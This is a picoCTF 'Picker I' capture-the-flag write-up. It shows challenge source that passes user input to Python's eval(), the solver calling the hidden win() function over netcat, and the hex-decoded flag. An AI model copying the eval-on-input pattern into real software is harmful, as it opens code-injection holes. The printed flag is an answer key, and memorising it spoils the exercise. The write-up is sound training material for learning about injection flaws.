
LinkedIn: Kelvin Kimotho



Picker I

AUTHOR: LT 'SYREAL' JONES

Description

This service can provide you with a random number, but can it do anything else?

Connect to the program with netcat:

```
$ nc saturn.picoctf.net 58505
```

The program's source code can be downloaded here.

This challenge launches an instance on demand.

Its current status is:

RUNNING

Instance Time Remaining:


14:42

Hints

Can you point the program to a function that does something useful for you?


Solution

This challenge involved one interacting with a program running on a remote server on port 58505. So, to interact with the application i had to use a tool netcat.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc saturn.picoctf.net 58505
Try entering "getRandomNumber" without the double quotes...
==> getRandomNumber
4
Try entering "getRandomNumber" without the double quotes...
==> 
```

I began by downloading the code for that program using wget to understand how the program worked.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ wget https://artifacts.picoctf.net/c/513/picker-I.py
--2025-02-17 12:19:55--  https://artifacts.picoctf.net/c/513/picker-I.py
Resolving artifacts.picoctf.net (artifacts.picoctf.net)... 52.84.102.63, 2600:9000:2054:6000:16:5ec5:2840:93a1
Connecting to artifacts.picoctf.net (artifacts.picoctf.net)|52.84.102.63|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3429 (3.3K) [application/octet-stream]
Saving to: 'picker-I.py'

picker-I.py                  100%[==========================================>]   3.35K  --.-KB/s    in 0s

2025-02-17 12:19:57 (37.8 MB/s) - 'picker-I.py' saved [3429/3429]

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
picker-I.py

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```


I then opened the python script using nano editor on my kali machine. The program is made up of several functions, win() function being the most method of interest in this program.




```
def win():
  # This line will not work locally unless you create your own 'flag.txt' in
  #   the same directory as this script
  flag = open('flag.txt', 'r').read()
  #flag = flag[:-1]
  flag = flag.strip()
  str_flag = ''
  for c in flag:
    str_flag += str(hex(ord(c))) + ' '
  print(str_flag)
```

The win() function reads the contents of a file named flag.txt, removes any leading or trailing whitespace, converts each character of the flag into its hexadecimal representation, and then prints these hexadecimal values as a space-separated string.


I also went ahead checking how the methods are called in this program. There was a while loop where user input was being handled.


```
while(True):
  try:
    print('Try entering "getRandomNumber" without the double quotes...')
    user_input = input('==> ')
    eval(user_input + '()')
  except Exception as e:
    print(e)
    break
```
```
[ line 169/169 (100%), col  1/ 1 (100%), char 3429/3429 (100%) ]
^G Help       ^O Write Out   ^F Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo       M-A Set Mark   M-] To Bracket   M-B Previous
^X Exit       ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo       M-6 Copy       ^B Where Was     M-F Next
```


The program prompts the user to enter a command. Inside the loop, it uses a try block to attempt to evaluate the user's input as a Python expression by appending () to it, which would call a function with that name if it exists. If the user input is valid and corresponds to a callable function, it will execute that function. If an error occurs such as if the function does not exist or if there is any other exception, the except block catches the exception, prints the error message, and then breaks the loop, effectively terminating the program. since the win() method existed, I went ahead and run the program, my input 'win' would be converted to a callable function after () being appended to it.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc saturn.picoctf.net 55096
Try entering "getRandomNumber" without the double quotes...
==> win
0x70 0x69 0x63 0x6f 0x43 0x54 0x46 0x7b 0x34 0x5f 0x64 0x31 0x34 0x6d 0x30 0x6e 0x64 0x5f 0x31 0x6e 0x5f 0x37 0x68 0x33 0x5f 0x72 0x30 0x75 0x67 0x68 0x5f 0x62 0x35 0x
32 0x33 0x62 0x32 0x61 0x31 0x7d
Try entering "getRandomNumber" without the double quotes...
==>
Try entering "getRandomNumber" without the double quotes...
==> 
```

The flag components were returned as hexadecimal, I went ahead and wrote a python script that would convert hex to ASCII.


```
  GNU nano 8.1                                convertor.py *
def hex_to_ascii(hex_string):
    # Split the input string into individual hex values
    hex_values = hex_string.split()
    # Convert each hex value to its corresponding ASCII character
    ascii_characters = [chr(int(h, 16)) for h in hex_values]
    # Join the characters into a single string
    return ''.join(ascii_characters)

def main():
    # user for input
    user_input = input('Enter the hex string (e.g., "0x70 0x69 ..."): ')
    # Convert the hex string to ASCII
    result = hex_to_ascii(user_input)
    print('Converted ASCII:', result)

if __name__ == '__main__':
    main()
```

I then ran the program passing the hex flag outputs from the program as inputs.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nano convertor.py

┌──(kali㉿kali)-[~/Desktop]
└─$ python convertor.py
Enter the hex string (e.g., "0×70 0×69  ..."): 0×70 0×69 0×63 0×6f 0×43 0×54 0×46 0×7b 0×34 0×5f 0×64 0×31 0×34 0×6d 0×30 0×6e 0×64 0×5f 0×31 0×6e 0×5f 0×37 0×68 0×33 0
x5f 0×72 0×30 0×75 0×67 0×68 0×5f 0×62 0×35 0×32 0×33 0×62 0×32 0×61 0×31 0×7d
Converted ASCII: picoCTF{4_d14m0nd_1n_7h3_r0ugh_b523b2a1}

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

Thats how i captured the flag picoCTF{4_d14m0nd_1n_7h3_r0ugh_b523b2a1}.